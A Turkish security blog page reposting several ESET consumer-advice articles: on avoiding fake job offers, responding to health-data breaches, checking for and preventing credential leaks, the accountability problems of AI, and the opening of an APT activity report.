*Örneğin LinkedIn’de, profilinizin herkese açık mı yoksa özel mi (yalnızca diğer LI kullanıcıları tarafından görülebilir) olmasını istediğinizi ve ayrıca tam soyadınızı ve diğer bilgilerinizi kimlerin görebileceğini ayarlayabilirsiniz. Bu konuda daha fazla bilgiyi André Lameiras’ın* [*makalesinde*](https://www.welivesecurity.com/2022/08/18/guide-enjoy-linkedin-safely/) *bulabilirsiniz.*
İkinci olarak, potansiyel işvereninizi doğrulamadan asla bilgilerinizi vermeyin. Sahte bir iş ilanının kurbanı olmak oldukça kolaydır ancak ilanın detaylarındaki pürüzler bir ipucu olabilir.
Üçüncü olarak, [doğrulanmamış veya güvenilmez görünen](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/) hesaplardan gelen rastgele e-postalara veya sahte iş teklifi içeren mesajlara karşı dikkatli olun.
Ve bir teklif çok cazip görünüyorsa (örneğin, hiç deneyim gerektirmezken ortalamanın üzerinde bir ücret veriyorsa), muhtemelen bir aldatmacadır. Herhangi birinin sahte bir iş ilanıyla karşılaşma olasılığı yüksektir, bu nedenle dikkatli olun ve mümkün olduğunca güvende kalmaya çalışın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** İş İlanları, Siber Güvenlik
---
### [Sağlık verileri mi çalındı? Şimdi ne olacak?](https://antivirus.com.tr/saglik-verileri-mi-calindi-simdi-ne-olacak/)
**Published:** Haziran 25, 2024
**Author:** ESET
**Excerpt:** Sağlık verileri bilgisayar korsanları için değerli bir hedef olmaya devam ederken kendi sağlık verilerinizi etkileyen bir ihlalin zararlarını nasıl azaltırız?
**Content:**
*Sağlık verileri bilgisayar korsanları için değerli bir hedef olmaya devam ederken kendi sağlık verilerinizi etkileyen bir ihlalin zararlarını en aza indirmek için hangi adımları atmamız gerekir*
Dijital dönüşüm, dünyanın dört bir yanındaki sağlık hizmeti sağlayıcılarının daha uygun maliyetli hale gelmesine yardımcı olurken hasta bakım standartlarını da iyileştiriyor. Ancak sağlık kayıtlarının dijitalleştirilmesi bazı önemli siber riskleri de beraberinde getiriyor. Verileriniz internet üzerinden erişilebilen BT sistemlerinde depolandıktan sonra yanlışlıkla sızdırılabilir veya kötü niyetli üçüncü taraflar ve hatta [içeriden](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/) kişiler tarafından erişilebilir.
Tıbbi veriler, [kuruluşlarla paylaştığımız](https://antivirus.com.tr/gizliligin-korunmasi-icin-bir-recete-mobil-saglik-uygulamasi-kullanirken-dikkatli-olun/) en hassas bilgiler arasındadır. Bu nedenle GDPR tarafından “özel kategori” statüsü verilmiştir yani ek korumalar gereklidir. Ancak hiçbir kuruluş %100 ihlal geçirmez değildir. Bu da sonuçları en aza indirmek için [verilerinizin tehlikeye](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) girmesi durumunda ne yapmanız gerektiğini anlamanızın her zamankinden daha önemli olduğu anlamına geliyor.
## En kötü durum senaryosu
Hükümet [rakamlarına](https://www.hhs.gov/about/news/2023/10/31/hhs-office-civil-rights-settles-ransomware-cyber-attack-investigation.html) göre, 2023 yılının ilk 10 ayında ABD’de 88 milyondan fazla kişinin tıbbi verileri açığa çıktı. Hasta mahremiyeti yasası HIPAA tarafından düzenlenmeyen kuruluşlar hesaba katıldığında bu sayı daha da yüksek olabilir.
Son yıllarda meydana gelen olaylardan en önemlileri şunlardır:
- Şubat 2024**‘te** [büyük bir fidye yazılımı ihlaline](https://www.bleepingcomputer.com/news/security/ransomware-gang-starts-leaking-alleged-stolen-change-healthcare-data/) uğrayan **Change Healthcare.** ABD’li sağlık kuruluşu sadece büyük bir operasyonel aksaklık yaşamakla kalmadı aynı zamanda saldırganların (Black Cat/ALPHV) saldırı sırasında 6TB veri çaldığını da iddia etti. Change Healthcare’in sözde 22 milyon dolarlık fidyeyi ödemesinden kısa bir süre sonra fidye yazılımı grubu kapanmış olsa da saldırıdan sorumlu fidye yazılımı iştiraki, verileri en yüksek teklifi verene satmakla tehdit ederek şirketi tekrar gasp etmeye çalıştı.
- **Ruh sağlığı girişimi Cerebral,** 3,1 milyon kişiye ait son derece hassas tıbbi bilgileri yanlışlıkla internete [sızdırdı](https://edition.cnn.com/2023/03/10/politics/cerebral-mental-health-privacy-data-exposure/index.html). Firma geçtiğimiz yıl, üç yıl boyunca müşteri ve kullanıcı verilerini yanlış yapılandırılmış pazarlama teknolojisi aracılığıyla “üçüncü taraf platformlar” ve “alt yüklenicilerle” yanlışlıkla paylaştığını kabul etti.
## Sağlık verileri hangi riskleri taşıyor?
Potansiyel olarak risk altında olan tıbbi veriler arasında sizin verileriniz de bulunmaktadır:
- Sağlık sigortası poliçe numaraları veya benzeri
- Sosyal Güvenlik numarası, ev ve e-posta adresi ve doğum tarihi dahil olmak üzere kişisel olarak tanımlanabilir bilgiler (PII)
- Önemli tıbbi, sigorta ve finansal hesapların parolaları
- Tedaviler ve reçeteler dahil tıbbi geçmiş
- Kredi ve banka kartı ile banka hesap bilgileri dahil olmak üzere fatura ve ödeme bilgileri
Bu bilgiler tehdit aktörleri tarafından kredi kartınızdan fatura tahsil etmek, yeni kredi limitleri açmak, banka hesabınıza erişmek ve hesabınızı boşaltmak ya da pahalı tıbbi hizmetler ve reçeteli ilaçlar almak için sizi taklit etmek için kullanılabilir. ABD’de sağlık kayıtları, indirim elde etmek amacıyla hileli vergi beyannamesi vermek için bile kullanılabilir. Ve eğer gizli kalmasını istediğiniz [tedaviler veya teşhisler](https://www.welivesecurity.com/en/privacy/prescription-privacy-protection-exercise-caution-mobile-health-app/) hakkında hassas bilgiler varsa kötü niyetli kişiler size şantaj yapmaya bile çalışabilir.
## Sağlık verileri ihlalinin ardından atılacak 8 adım
Kendinizi en kötü durum senaryosunun içinde bulduğunuzda soğukkanlılığınızı korumanız önemlidir. Aşağıdaki başlıklara dikkat edin:
### **1. Bildirimi kontrol edin**
Potansiyel bir dolandırıcılık belirtisi olup olmadığını anlamak için e-postayı dikkatlice okuyun. Bu işaretler arasında yazım ve dil bilgisi hataları ile bilgilerinizi ‘onaylamanızı’ isteyerek kişisel bilgilerinize yönelik acil talepler yer almaktadır. Ayrıca “kimden” adresinin üzerine geldiğinizde meşru şirketle eşleşmeyen bir gönderen e-posta adresinin yanı sıra, takip etmeniz için teşvik edilen gömülü tıklanabilir bağlantılara veya indirmeniz istenen eklere dikkat edin.
### **2. Tam olarak ne olduğunu öğrenin**
Bir sonraki kritik adım, maruz kaldığınız riski anlamaktır. Tam olarak hangi bilgiler tehlikeye girdi? Olay kazara bir veri sızıntısı mıydı yoksa kötü niyetli üçüncü taraflar verilerinize erişip çaldı mı? Ne tür bilgilere erişilmiş olabilir? Şifrelenmiş miydi? Sağlayıcınız bu soruları yeterince yanıtlamadıysa sonraki adımları atmanız için gereken bilgileri almak üzere onları arayın. Hala net değilse en kötüsü için plan yapın.
*İLGİLİ MAKALE:* [*Siber suçluların kişisel verilerinizi istemesinin 7 nedeni*](https://www.welivesecurity.com/en/privacy/7-reasons-why-cybercriminals-want-your-personal-data/)
### **3. Hesaplarınızı izleyin**
Kötü niyetli kişiler PII ve tıbbi bilgilerinize erişmişlerse bunları dolandırıcılara satabilir veya kendileri kullanmaya çalışabilirler. Her iki durumda da almadığınız bakım için tıbbi faturalar veya sigorta yardım limitinize ulaştığınızı belirten bildirimler gibi şüpheli faaliyetleri izlemek faydalı olacaktır. Finansal bilgileriniz ele geçirilmişse banka hesabı ve kart işlemlerini takip edin. Birçok kuruluş, kredi raporlarınızda dolandırıcılığa işaret edebilecek herhangi bir güncelleme veya değişiklik olduğunda sizi bilgilendiren ücretsiz kredi izleme hizmeti sunmaktadır.
### **4. Şüpheli faaliyetleri bildirin**
Şüpheli faaliyetleri veya faturalandırma hatalarını derhal ilgili sağlayıcıya bildirmeniz gerektiğini söylemeye gerek yok. Bunu yazılı olarak yapmanın yanı sıra sigortacınıza/sağlayıcınıza e-posta/telefon yoluyla bildirmeniz en iyisidir.
### **5. Kredi ve kartlarınızı dondurun**
Hangi kişisel bilgilerinizin çalındığına bağlı olarak, bir kredi dondurma işlemini etkinleştirmek isteyebilirsiniz. Bu, alacaklıların kredi raporunuza erişemeyeceği ve dolayısıyla adınıza herhangi bir yeni kredi hesabını onaylayamayacağı anlamına gelecektir ve tehdit aktörlerinin sizin adınıza borçlanmasını önleyecektir. Ayrıca yeni banka kartlarını dondurmayı ve/veya çıkarttırmayı da düşünün. Bu genellikle bankacılık uygulamanız üzerinden kolayca yapılabilir.
### **6. Parolalarınızı değiştirin**
Oturum açma bilgileriniz bir ihlalde tehlikeye girdiyse ilgili sağlayıcı bunları otomatik olarak sıfırlamalıdır. Ancak sıfırlanmadıysa içinizin rahat etmesi için bunu yine de manuel olarak yapmanız faydalı olabilir. Bu, hesap ele geçirme girişimlerini önleyecektir, özellikle de [iki faktörlü kimlik doğrulama](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) ile güvenliğinizi artırıyorsanız.
### **7. Tetikte olun**
Dolandırıcılar kişisel ve tıbbi bilgilerinizi ele geçirirlerse bunları takip eden kimlik avı saldırılarında kullanmaya çalışabilirler. Bunlar e-posta, metin veya hatta canlı telefon görüşmeleri yoluyla başlatılabilir. Amaç, çalınan bilgileri finansal bilgiler gibi daha fazla kişisel bilgi taleplerine meşruiyet katmak için kullanmaktır. Tetikte olun. Ve eğer bir tehdit aktörü sizi hassas tıbbi bilgilerinizi ifşa etmekle tehdit ederek şantaj yapmaya çalışırsa derhal polise başvurun.
### **8. Yasal işlem yapmayı düşünün**
Verileriniz sağlık hizmeti sağlayıcınızın ihmali nedeniyle tehlikeye atıldıysa bir tür tazminat için sıraya girebilirsiniz. Bu, yargı yetkisine ve ilgili yerel veri koruma/gizlilik yasalarına bağlı olacaktır ancak bir hukuk uzmanı bireysel veya toplu bir davanın mümkün olup olmadığı konusunda tavsiyede bulunabilmelidir.
## Son olmayacak
Tıbbi kayıtların siber suç dünyasında kredi kartı bilgilerinin [20 katı](https://www.cnbc.com/2024/03/15/why-unitedhealth-change-healthcare-were-targets-of-ransomware-hackers.html) fiyatına alıcı bulabildiği göz önüne alındığında siber suçluların yakın zamanda sağlık kuruluşlarını hedef almaktan vazgeçmesi pek olası görünmüyor. Fidye yazılımı yoluyla milyonlarca dolarlık ödemeleri zorlayabilmeleri, sektörü daha da cazip bir hedef haline getiriyor. Bu nedenle en kötüsüne hazırlıklı olmanız ve ruh sağlığınıza, gizliliğinize ve mali durumunuza gelebilecek zararı en aza indirmek için tam olarak ne yapmanız gerektiğini bilmeniz gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Sağlık Verileri, Siber Güvenlik
---
### [Kimlik bilgisi sızıntıları ve karanlık dünyası](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/)
**Published:** Haziran 24, 2024
**Author:** ESET
**Excerpt:** Kimlik bilgisi sızıntıları giderek yaygınlaşıyor ve nereye bakacağınızı bilmiyorsanız krallığınızın anahtarlarının açığa çıkıp çıkmadığını anlamak zor olabilir.
**Content:**
*Kimlik bilgisi sızıntıları giderek yaygınlaşıyor ve nereye bakacağınızı bilmiyorsanız kendi krallığınızın anahtarlarının açığa çıkıp çıkmadığını anlamak zor olabilir.*
Kısa bir süre önce [“tüm ihlallerin anası](https://cybernews.com/security/billions-passwords-credentials-leaked-mother-of-all-breaches/)” sayılabilecek, daha doğrusu LinkedIn ve Twitter (şimdi X) dahil olmak üzere çeşitli şirketlere ve çevrimiçi hizmetlere yapılan bir dizi saldırı sırasında çalınan geniş bir veri derlemesinin sızıntısını detaylandıran bir rapora rastladık. Veri önbelleğinin, devlet verileri ve insanların oturum açma kimlik bilgileri de dahil olmak üzere bir dizi hassas bilgiyle dolu şaşırtıcı 26 milyar kayıttan oluştuğu bildirildi.
Bu, kullanıcı verilerinin devasa bir zulasının ilk kez ele geçirilişi olmasa da ele geçirilen kayıtların sayısı açısından önceki bilinen sızıntıları (ve bunların derlemelerini) gölgede bıraktı. Sadece [2020](https://www.wired.com/story/cam4-adult-cam-data-leak-7tb/)‘deki meşhur Cam4 veri sızıntısının çeşitli türlerde 11 milyara yakın kaydı açığa çıkardığını ve [2013](https://www.nytimes.com/2017/10/03/technology/yahoo-hack-3-billion-users.html)‘te Yahoo’daki ihlalin üç milyar kullanıcı hesabının tamamını tehlikeye attığını hatırlayın. Unutmadan: 2019’da açık internete düşen ve uygun bir şekilde adlandırılan [Koleksiyon No. 1](https://www.forbes.com/sites/daveywinder/2019/01/17/collection-1-more-than-770m-people-pwned-in-biggest-stolen-data-dump-yet/?ss=cybersecurity#1cc1b07e509f), daha önce çeşitli kuruluşlardan çalınan 773 milyon oturum açma adı ve parolayı açığa çıkarmış, bunu sadece birkaç hafta sonra bu türden dört [“koleksiyon”](https://www.welivesecurity.com/2019/02/01/four-new-caches-of-stolen-logins-put-collection-1-in-the-shade/) daha izlemiştir.
Peki bu bizi nereye götürüyor? Belki de en önemli çıkarım, sıkı kişisel güvenlik önlemleri uygulasanız bile hesap kimlik bilgilerinizin, özellikle büyük şirketlerdeki ihlaller nedeniyle bu tür koleksiyonlara yakalanabileceğidir. Bu da şu soruyu akla getiriyor: Kimlik bilgilerinizin ele geçirilip geçirilmediğini nasıl öğrenebilirsiniz?
## Kimlik bilgisi sızıntıları ve şirket açıklamaları
İşletmeler, bilgisayar korsanlığı olaylarını ve yamalanmamış güvenlik açıklarını ifşa etmelerini zorunlu kılan belirli [düzenleyici gerekliliklere](https://www.eset.com/int/business/cybersecurity-compliance-for-business/) tabi olabilir. Örneğin ABD’de halka açık şirketlerin “önemli” siber olayları meydana gelmelerinden itibaren 96 saat veya dört iş günü içinde ABD Menkul [Kıymetler ve Borsa Komisyonu](https://techcrunch.com/2023/12/18/new-sec-data-breach-disclosure-rules/?guccounter=1)‘na (SEC) bildirmeleri gerekmektedir.
Bu, sıradan insanlara nasıl yardımcı olur? Bu tür bir şeffaflık sadece müşterilerin güvenini kazanmaya yardımcı olmakla kalmaz aynı zamanda hesaplarının veya verilerinin tehlikeye girip girmediği konusunda da onları bilgilendirir. Şirketler genellikle veri ihlallerini kullanıcılara e-posta yoluyla bildirir, ancak [SEC dosyaları](https://www.investopedia.com/articles/fundamental-analysis/08/sec-forms.asp) kamuya açık olduğundan, bu tür olayları başka kaynaklardan, hatta muhtemelen bunları kapsayan haber raporlarından öğrenebilirsiniz.
## Kandırıldım mı?
E-posta adresiniz ya da parolalarınız gibi bazı verilerinizin bir veri sızıntısında açığa çıkıp çıkmadığını kontrol etmenin belki de en basit yolu [haveibeenpwned.com](https://haveibeenpwned.com/) adresini ziyaret etmektir. Sitede, verilerinizin ne zaman ve nerede ortaya çıktığını size söyleyebilecek ücretsiz bir araç bulunmaktadır.
Hem e postalar hem de parolalar haveibeenpwnedcom adresinde basit bir arama sorgusuyla kontrol edilebilir
Sadece e-posta adresinizi girin, “pwned?” seçeneğine tıklayın ve işte! Kimlik bilgilerinizin güvenlik durumunun yanı sıra tam olarak hangi sızıntıya yakalandıklarını bildiren bir mesaj görünecektir. Şanslı olanlar için sonuç yeşil olacak ve herhangi bir sızıntı olmadığını gösterecek, daha az şanslı olanlar için ise site kırmızıya dönecek ve kimlik bilgilerinizin hangi veri sızıntılarında yer aldığı listelenecektir.
## Web tarayıcıları
[Google Chrome](https://passwords.google.com/) ve [Firefox](https://monitor.mozilla.org/) dahil olmak üzere bazı web tarayıcıları, parolalarınızın bilinen herhangi bir veri sızıntısına dahil olup olmadığını kontrol edebilir. Chrome ayrıca parola yöneticisi modülü aracılığıyla daha güçlü parolalar önerebilir veya parola güvenliğinizi artırmak için başka özellikler sunabilir.
Chromedaki parola yöneticisi verilerinizin herkese açık bir şekilde sızdırılıp sızdırılmadığını keşfetmek için oldukça kullanışlı olabilir
Bununla birlikte oyununuzu daha da ileri götürmek ve güçlü şifreleme de dahil olmak üzere veri güvenliğini ciddiye alma konusunda kanıtlanmış bir geçmişe sahip özel bir parola yöneticisi kullanmak isteyebilirsiniz. Bu araçlar genellikle saygın çok katmanlı güvenlik yazılımlarıyla [birlikte gelir.](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)
## Parola yöneticileri
Parola yöneticileri, yalnızca güvenli bir şekilde saklamakla kalmayıp aynı zamanda çevrimiçi hesaplarınızın her biri için karmaşık ve benzersiz parolalar oluşturabildiklerinden geniş bir oturum açma kimlik bilgileri koleksiyonuyla hokkabazlık yapmak söz konusu olduğunda çok değerlidir. Bununla birlikte krallığınızın anahtarlarını tutan güçlü ama akılda kalıcı bir ana parola kullanmanız gerektiğini söylemeye gerek yok.
Öte yandan bu parola kasaları tehlikeye karşı bağışık değildir ve kötü niyetli aktörler için örneğin [kimlik bilgisi doldurma saldırıları](https://www.darkreading.com/remote-workforce/norton-lifelock-warns-on-password-manager-account-compromises) veya yazılım açıklarından yararlanan saldırıların bir sonucu olarak cazip hedefler olmaya devam etmektedir. Yine de [yerleşik sızdırılmış parola kontrolleri](https://help.eset.com/password_manager/3/tr-TR/security_report.html) ve bugünlerde birçok çevrimiçi platformda mevcut olan iki faktörlü kimlik doğrulama (2FA) şemalarıyla entegrasyon gibi avantajlar risklerden daha ağır basmaktadır.
## Kimlik bilgisi sızıntıları (etkileri) nasıl önlenir?
Peki ya ilk etapta sızıntıları önlemeye ne dersiniz? Ortalama bir internet kullanıcısı kimlik bilgisi sızıntılarına karşı kendini koruyabilir mi? Eğer öyleyse nasıl? Gerçekten hesaplarınızı nasıl güvende tutabilirsiniz?
Her şeyden önce daha fazla vurgulamamız gereken konu, yalnızca parolalara güvenmemeniz. Bunun yerine hesaplarınızın iki tür kimlikle korunduğundan emin olun. Bu amaçla, 2FA için özel bir güvenlik anahtarı veya Microsoft Authenticator ya da Google Authenticator gibi bir kimlik doğrulayıcı uygulaması şeklinde, bunu mümkün kılan her hizmette [iki faktörlü kimlik doğrulama](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) (2FA) kullanın. Bu, saldırganların hesaplarınıza yetkisiz erişim elde etmesini önemli ölçüde zorlaştıracaktır, parolalarınızı bir şekilde ele geçirmiş olsalar bile.
Parola güvenliğine gelince, giriş bilgilerinizi kâğıda yazmaktan veya bir not alma uygulamasında saklamaktan kaçının. Ayrıca [hesap kimlik bilgilerinizi web tarayıcılarında saklamaktan kaçınmak](https://www.tomsguide.com/news/dont-let-web-browsers-save-passwords) daha iyidir; bu tarayıcılar genellikle bunları yalnızca basit metin dosyaları olarak saklar ve bu da onları kötü amaçlı yazılımlar tarafından veri sızmasına karşı savunmasız hale getirir.
Diğer temel hesap güvenliği ipuçları, dolandırıcıların [kaba kuvvet saldırıları](https://www.techtarget.com/searchsecurity/definition/brute-force-cracking) gerçekleştirmesini zorlaştıran güçlü parolalar kullanmayı içerir. Bir kelime ve bir sayı gibi basit ve kısa parolalardan uzak durun. Şüpheye düştüğünüzde, parolalarınızı oluşturmak için [bu ESET aracını](https://www.eset.com/tr/password-generator/) kullanın veya kendi parolalarınızın gücünü kontrol etmesini sağlayın.
Daha güvenli ve hatırlaması daha kolay olan parolalar kullanmak da iyi bir uygulamadır. Rastgele harf ve sembol kombinasyonları yerine büyük harfler ve muhtemelen özel karakterlerle serpiştirilmiş bir dizi kelimeden oluşturulabilir.
Aynı şekilde, insanların aynı kimlik bilgilerini birden fazla çevrimiçi hizmette tekrar kullanma eğiliminden yararlanan kimlik bilgisi [doldurma](https://www.welivesecurity.com/2019/04/10/credential-stuffing-attacks-login/) gibi saldırıları önlemek için her hesabınız için farklı bir parola kullanın.
Kimlik doğrulamaya yönelik daha yeni bir yaklaşım, [geçiş anahtarları](https://www.pcmag.com/explainers/passwordless-authentication-what-it-is-and-why-you-need-it-asap) gibi [parolasız oturum](https://www.welivesecurity.com/2021/11/08/passwordless-authentication-is-your-company-ready-move-passwords/) açma yöntemlerine dayanır ve birden fazla cihaz ve sistemde hesap sahipliğini doğrulamak için güvenlik belirteçleri, tek seferlik kodlar veya biyometri gibi başka oturum açma yöntemleri de vardır.
## Şirket tarafında önleme
Şirketlerin, ihlalleri ve güvenlik olaylarını önleyebilecek tespit ve müdahale yazılımları gibi güvenlik çözümlerine yatırım yapmaları gerekir. Ayrıca kuruluşların saldırı yüzeylerini proaktif olarak daraltmaları ve şüpheli bir şey tespit edilir edilmez tepki vermeleri gerekir. Bilinen yazılım boşluklarını takip etmek ve bunları zamanında yamalamak siber suçlular tarafından istismar edilmesini önlemeye yardımcı olduğundan, güvenlik açığı yönetimi de çok önemlidir.
Bu arada her zaman var olan insan faktörü de örneğin bir çalışanın şüpheli bir e-posta ekini açması veya bir bağlantıya tıklaması gibi durumlarda, bir tehlikeyi tetikleyebilir. Bu nedenle siber güvenlik farkındalık eğitiminin ve [uç nokta/mail güvenliğinin](https://www.eset.com/tr/business/small-and-medium/) önemi küçümsenemez.
Veri güvenliğini ciddi bir şekilde ele alan her şirket aynı zamanda bir veri kaybı önleme (DLP) çözümü düşünmeli ve sağlam bir yedekleme politikası uygulamalıdır.
Ayrıca büyük hacimli müşteri ve çalışan verilerinin işlenmesi sıkı şifreleme uygulamaları gerektirir. Kimlik bilgilerinin yerel olarak [şifrelenmesi](https://www.eset.com/tr/business/solutions/encryption/), bu tür hassas verileri koruyabilir ve saldırganların ilgili şifreleme anahtarlarına erişimi olmadan çalınan bilgilerden yararlanmasını zorlaştırır.
Sonuç olarak herkese uyan tek bir çözüm yoktur ve her şirketin veri güvenliği stratejisini kendi özel ihtiyaçlarına göre uyarlaması ve gelişen tehdit ortamına uyum sağlaması gerekir. Bununla birlikte, en iyi siber güvenlik uygulamalarının bir araya getirilmesi, veri ihlallerini ve sızıntılarını önleme yolunda uzun bir yol kat edecektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Bilgisi Sızıntıları, Siber Güvenlik
---
### [Yapay zekâ yoldan çıkarsa ne olur, nasıl durdurulur?](https://antivirus.com.tr/yapay-zeka-yoldan-cikarsa-ne-olur-nasil-durdurulur/)
**Published:** Mayıs 23, 2024
**Author:** ESET
**Excerpt:** Yapay zekâ fiziksel zarar verme ve gerçek dünyayı etkileme yeteneğini kazanmaya başladıkça "karmaşık" artık tatmin edici bir yanıt değildir
**Content:**
*Yapay zekâ fiziksel zarar verme ve gerçek dünyayı etkileme yeteneğini kazanmaya başladıkça “karmaşık” artık tatmin edici bir yanıt değildir*
Yapay zekânın okul ödevleri için basit sohbet sorularını yanıtlamaktan [New York metrosundaki silahları tespit](https://www.theverge.com/2024/3/28/24114956/nyc-subway-ai-gun-detectors-evolv-technologies) etmeye çalışmasına ve şimdi de deepfake ile çocuk cinsel istismarı (CSAM) içeriği [oluşturmak](https://www.justice.gov/usao-wdnc/pr/charlotte-child-psychiatrist-sentenced-40-years-prison-sexual-exploitation-minor-and) için kullanan bir suçlunun mahkumiyetinde suç ortağı olarak görülmesine şahit olduk.
Yapay zekâ ilerlemeye devam ederken kimileri yanlış gitmesini önlemek için daha anlamlı korkuluklar sağlamaya çalışıyor.
Yapay zekâyı güvenlik bağlamında yıllardır kullanıyoruz ancak kısmen kritik şeyleri yanlış anladığı için sihirli bir değnek olmadığı konusunda uyarmıştık. Bununla birlikte “sadece ara sıra” kritik şeyleri yanlış yapan güvenlik yazılımları, güvenlik ekiplerinin gereksiz yere çabalamasını tetikleyen devasa yanlış pozitifler yayarak ya da yapay zekânın zaten bildiği kötü amaçlı yazılımlardan “yeterince farklı” görünen kötü amaçlı bir saldırıyı gözden kaçırarak oldukça olumsuz bir etkiye sahip olacaktır.
Bu nedenle kontrol ve denge sağlamak için onu bir dizi başka teknolojiyle katmanlandırıyoruz. Bu şekilde eğer yapay zekânın cevabı dijital halüsinasyona benziyorsa onu diğer teknoloji yığınıyla birlikte geri çekebiliriz.
Düşmanlar çok fazla saf AI saldırısı başlatmamış olsa da özellikle kimlik avı ve şimdi de [sosyal mühendislik çabalarını süper boyuta](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/) taşımak için kimlik avından [ses ve görüntü klonlamada](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/) daha etkili olmak adına saldırı zincirindeki bağlantıları otomatikleştiren düşmanca AI’yi akla getirmek gerekir. Kötü aktörler dijital olarak güven kazanıp yapay zekâ tarafından oluşturulan verileri kullanarak sistemleri kimlik doğrulaması yapmaları için kandırabilirse bu, kuruluşunuza girmek ve özel istismar araçlarını manuel olarak başlatmak için yeterlidir.
Bunu durdurmak için satıcılar çok faktörlü kimlik doğrulama katmanını kullanabilir. Böylece saldırganların sadece bir [ses](https://bankingjournal.aba.com/2024/02/challenges-in-voice-biometrics-vulnerabilities-in-the-age-of-deepfakes/) veya parola yerine birden fazla (şanslıyız ki zamana duyarlı) kimlik doğrulama yöntemine ihtiyacı olur. Bu teknoloji şu anda yaygın olarak kullanılıyor olsa da kullanıcılar tarafından yeterince tercih edilmiyor. Bu, kullanıcıların kendilerini ağır bir yük veya büyük bir bütçe olmadan koruyabilmelerinin basit bir yoludur.
Yapay zekâ mı hatalı? AI’nin yanlış anlamasının gerekçesi sorulduğunda insanlar esprili bir şekilde “karmaşık” yanıtını veriyordu. Ancak AI fiziksel zarar verme ve gerçek dünyayı etkileme yeteneğine yaklaştıkça bu artık tatmin edici ve yeterli bir yanıt olmamaya başladı. Örneğin, AI destekli sürücüsüz bir araba kaza yaparsa “sürücü” mü ceza alır yoksa üretici mi? Bu, ne kadar karmaşık ve anlaşılmaz olursa olsun bir mahkemeyi tatmin edecek bir açıklama değildir.
Peki ya gizlilik? GDPR kurallarının, mahremiyet merceğinden bakıldığında teknolojinin vahşileşmesini engellediğini gördük. Elbette AI’den türetilmiş, dilimlenmiş ve doğranmış orijinal eserlerin kazanç için türevler üretmesi mahremiyet ruhuna aykırıdır ve bu nedenle koruyucu yasaları tetikleyecektir. Ancak AI’nin türev olarak kabul edilmesi için tam olarak ne *kadarını* kopyalaması gerekir ve mevzuatı atlatacak kadar kopyalarsa ne olur?
Ayrıca yasal olarak daha iyi test edilmesi yıllar alacak yetersiz içtihat hukuku ile bunu mahkemede kim nasıl kanıtlayacak? Gazete yayıncılarının Microsoft ve OpenAI’ye, makalelerin yüksek teknolojiyle kaynak gösterilmeden yeniden üretildiğini düşündükleri için [dava](https://www.cnbc.com/2024/04/30/eight-newspaper-publishers-sue-openai-over-copyright-infringement.html) açtıklarını görüyoruz; davanın sonucu merak konusu, belki de gelecekteki yasal işlemlerin bir habercisi olacak.
Bu arada AI bir araçtır ve genellikle iyi bir araçtır ancak büyük güç büyük sorumluluk getirir. Şu anda AI sağlayıcılarının sorumluluğu, yeni bulduğumuz gücün kötüye gitmesi durumunda olabileceklerin çok gerisinde kalıyor.
**Kategoriler:** SİBER GÜVENLİK
---
### [ESET APT Raporu Q4 2023-Q1 2024](https://antivirus.com.tr/eset-apt-raporu-q4-2023-q1-2024/)
**Published:** Mayıs 20, 2024
**Author:** ESET
**Excerpt:** ESET Research tarafından 2023'ün 4. çeyreği ve 2024'ün 1. çeyreğinde araştırılan ve analiz edilen seçilmiş APT gruplarının faaliyetlerine genel bir bakış
**Content:**
ESET APT Raporu Q4 2023-Q1 2024, ESET araştırmacıları tarafından Ekim 2023’ten Mart 2024 sonuna kadar belgelenen seçilmiş gelişmiş kalıcı tehdit (APT) gruplarının önemli faaliyetlerini özetlemektedir. Vurgulanan operasyonlar, bu dönemde araştırdığımız daha geniş tehdit ortamını temsil ediyor, temel eğilimleri ve gelişmeleri gösteriyor ve ESET’in özel APT raporlarının müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içeriyor.
İzlenen zaman diliminde, Çin’e bağlı birkaç tehdit aktörü, VPN’ler ve güvenlik duvarları gibi kamuya açık cihazlardaki ve Confluence ve Microsoft Exchange Server gibi yazılımlardaki güvenlik açıklarından yararlanarak birden fazla sektördeki hedeflere ilk erişimi sağlamıştır. I-SOON’dan (Anxun) gelen veri sızıntısına dayanarak, bu Çinli yüklenicinin gerçekten de siber casusluk yaptığını doğrulayabiliriz. Şirketin faaliyetlerinin bir kısmını FishMonger grubu altında takip ediyoruz. Bu raporda ayrıca Çin’e bağlı yeni bir APT grubu olan CeranaKeeper’ı da tanıtıyoruz; bu grup kendine has özellikleriyle dikkat çekiyor ancak muhtemelen Mustang Panda grubuyla dijital bir çeyrek yöneticiyi paylaşıyor.
Ekim 2023’te Hamas İsrail gerginliğinin ardından, İran’a bağlı tehdit gruplarının faaliyetlerinde önemli bir artış tespit ettik. Özellikle MuddyWater ve Agrius daha önce odaklandıkları siber casusluk ve fidye yazılımlarından sırasıyla erişim aracılığı ve etki saldırılarını içeren daha agresif stratejilere geçiş yaptı. Bu arada, OilRig ve Ballistic Bobcat faaliyetlerinde bir gerileme görüldü ve bu da İsrail’i hedef alan daha dikkat çekici, “daha yüksek sesli” operasyonlara doğru stratejik bir kayma olduğunu gösteriyor. Kuzey Kore’ye bağlı gruplar havacılık ve savunma şirketlerini ve kripto para sektörünü hedef almaya devam etmiş, tedarik zinciri saldırıları düzenleyerek, truva atlı yazılım yükleyicileri ve yeni kötü amaçlı yazılım türleri geliştirerek ve yazılım açıklarından faydalanarak ticari becerilerini geliştirmişlerdir.
